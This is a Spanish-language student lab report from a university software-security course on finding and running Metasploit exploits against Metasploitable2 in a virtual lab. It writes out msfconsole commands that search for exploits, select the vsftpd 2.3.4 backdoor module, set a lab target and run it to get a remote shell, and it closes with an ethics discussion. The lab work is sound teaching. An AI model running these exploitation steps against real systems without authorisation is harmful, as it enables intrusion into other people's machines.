


Figure 6: Ataque de *XSS* en DVWA

Inyección de código JavaScript

- Explorar inyecciones en campos de Juice Shop (e.g., nombre de usuario, comentarios)
- Usar ZAP para detectar vulnerabilidades persistentes
- Demostrar cómo un JS malicioso puede enviar información confidencial a otro servidor



UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE
DEPARTAMENTO DE CIENCIAS DE LA COMPUTACIÓN
Seguridad del Software

Integrantes: Mateo Sosa

NRC: 30808

Fecha: July 24, 2026

Contents

Objetivos de Aprendizaje	3
Topología de Prueba	3
Marco Teórico	3
¿Qué es un Exploit?	3
¿Qué es un CVE?	3
¿Qué es Metasploit Framework?	3
¿Qué es Metasploitable2?	3
Plataformas recomendadas para prácticas éticas	4
Desarrollo	4
Iniciar Metasploit	4
Buscar Exploits por nombre o CVE	5
Reutilizar un Exploit	6
Automatizar análisis	7
Discusión ética	8
Conclusiones	9

List of Figures

1	Terminal de <i>msfconsole</i>	4
2	Exploración de Comandos en <i>msfconsole</i>	5
3	Búsqueda Específica por Nombre en <i>msfconsole</i>	5
4	Detalles del Exploit <i>vsftpd_234_backdoor</i>	6
5	Dirección IP de Servidor Vulnerable	6
6	Ejecución de Exploit en <i>msfconsole</i>	7
7	Ejecución de Exploit con Módulos Auxiliares en <i>msfconsole</i>	7

List of Tables

1	Plataformas Recomendadas, con descripción y tipo de acceso	4
2	Comparativa entre entornos simulados y reales	8

Objetivos de Aprendizaje

Al finalizar esta práctica, el estudiante será capaz de:

1. Comprender el concepto y uso de exploits y CVEs en el contexto de ciberseguridad.
2. Buscar y analizar exploits usando Metasploit Framework.
3. Reutilizar exploits conocidos de forma ética en sistemas vulnerables dentro de una red local simulada.
4. Aplicar prácticas éticas al ejecutar ataques controlados en un entorno educativo.
5. Comparar plataformas de entrenamiento en seguridad ofensiva (DVWA, TryHackMe, Hack The Box, Metasploitable2).

Topología de Prueba

- Kali Linux, herramienta ofensiva, con Metasploit Framework.
- Ubuntu Desktop, objetivo de pruebas simulando una estación de usuario.
- Ubuntu Server, objetivo de pruebas con servicios como SSH, FTP, Apache.
- VM Metasploitable 2, máquina virtual sin niveles de seguridad intencionalmente configurada.

Las VMs están conectadas en red interna (modo “Red Nat”).

Marco Teórico

¿Qué es un Exploit?

Un exploit es un fragmento de código o software que se aprovecha de una vulnerabilidad en un sistema para ejecutar comandos no autorizados o alterar el funcionamiento normal del software (Skoudis & Liston, 2006).

¿Qué es un CVE?

CVE (Common Vulnerabilities and Exposures) es un sistema estandarizado para nombrar vulnerabilidades públicas. Ejemplo: CVE-2017-0144 corresponde al exploit EternalBlue usado por WannaCry (MITRE, 2024).

¿Qué es Metasploit Framework?

Metasploit es una herramienta de código abierto usada para:

- Buscar vulnerabilidades conocidas
- Lanzar exploits
- Automatizar pruebas de penetración

¿Qué es Metasploitable2?

Es una máquina virtual diseñada para contener vulnerabilidades reales con fines educativos. Permite practicar explotación sin comprometer sistemas reales.

Plataformas recomendadas para prácticas éticas

Table 1: Plataformas Recomendadas, con descripción y tipo de acceso

Plataforma	Descripción	Acceso
DVWA	Aplicación web vulnerable para pruebas de XSS, SQLi, CSRF, etc.	Local
TryHackMe	Plataforma educativa con laboratorios virtuales guiados.	Online
Hack The Box	Retos avanzados de hacking en VMs vulnerables.	Online
Metasploitable2	Máquina vulnerable local para prácticas generales.	Local

Desarrollo

Iniciar Metasploit

Desde la terminal de Kali Linux:

```
sudo msfconsole
```




Figure 1: Terminal de *msfconsole*

Comandos a explorar:

- `search` (buscar exploits)
- `show exploits`

- use
- info
- set
- run




Figure 2: Exploración de Comandos en *msfconsole*

Buscar Exploits por nombre o CVE

Ejemplos:

search samba

search cve:2017-0144




Figure 3: Búsqueda Específica por Nombre en *msfconsole*

Elegir un exploit y obtener sus detalles:

use exploit/unix/ftp/vsftpd_234_backdoor




Figure 4: Detalles del Exploit *vsftpd_234_backdoor*

Reutilizar un Exploit

1. Verificar la IP del objetivo (Ubuntu Server):

ip a




Figure 5: Dirección IP de Servidor Vulnerable

2. En Kali Linux, configurar y lanzar el exploit:


```
set RHOSTS 192.168.56.105  
run
```




Figure 6: Ejecución de Exploit en *msfconsole*

3. Observar si se obtiene acceso (shell remota, servicio caído, etc.).

Automatizar análisis

Usar módulos auxiliares:

```
use auxiliary/scanner/ftp/anonymous  
set RHOSTS 192.168.56.105  
run
```




Figure 7: Ejecución de Exploit con Módulos Auxiliares en *msfconsole*

Este tipo de escaneo es útil para mapear servicios antes de lanzar exploits.

Discusión ética

¿Qué diferencias existen entre pruebas en entornos simulados y reales?

Table 2: Comparativa entre entornos simulados y reales

Entornos simulados	Entornos reales
Se realizan en laboratorios o máquinas virtuales controladas.	Se ejecutan sobre sistemas en producción o infraestructuras reales.
No afectan servicios ni usuarios reales.	Un error puede afectar la disponibilidad, integridad o confidencialidad de la información.
Permiten experimentar libremente con ataques y configuraciones.	Requieren autorización, planificación y medidas para minimizar riesgos.
Son ideales para aprendizaje, pruebas y validación de herramientas.	Permiten evaluar la seguridad frente a condiciones reales de operación.

¿Qué obligaciones tiene un ingeniero de software frente a la seguridad?

- Diseñar aplicaciones siguiendo principios de seguridad desde el diseño (Security by Design).
- Validar y sanitizar las entradas para prevenir vulnerabilidades como inyección SQL o XSS.
- Implementar mecanismos de autenticación y autorización adecuados.
- Proteger la información mediante cifrado y comunicaciones seguras (HTTPS/TLS).
- Mantener el software y sus dependencias actualizados.
- Realizar pruebas de seguridad y corregir las vulnerabilidades detectadas.
- Aplicar el principio de mínimo privilegio para usuarios y servicios.
- Cumplir las políticas de seguridad y las normativas de protección de datos de la organización.

¿Qué malas prácticas de desarrollo permiten estos ataques?

- No validar ni sanitizar las entradas del usuario.
- Construir consultas SQL mediante concatenación de cadenas (favoreciendo la inyección SQL).
- Almacenar contraseñas en texto plano o utilizar algoritmos de hash inseguros.
- Utilizar configuraciones por defecto o credenciales débiles.
- No aplicar controles de autorización adecuados.
- No mantener actualizado el sistema operativo, las bibliotecas y las dependencias.
- Exponer información sensible en mensajes de error o registros.
- No utilizar HTTPS para proteger las comunicaciones.
- Asignar permisos excesivos a usuarios, procesos o aplicaciones.
- No realizar pruebas de seguridad ni revisiones periódicas del código.

Conclusiones

- Metasploit Framework es una herramienta poderosa para la investigación de vulnerabilidades reales.
- Un entorno virtual seguro permite practicar sin comprometer sistemas reales.
- Conocer y practicar la explotación de CVEs ayuda a formar profesionales responsables en ciberseguridad.
- Comparar distintas plataformas permite evaluar recursos de aprendizaje y desafíos reales en el ámbito ofensivo.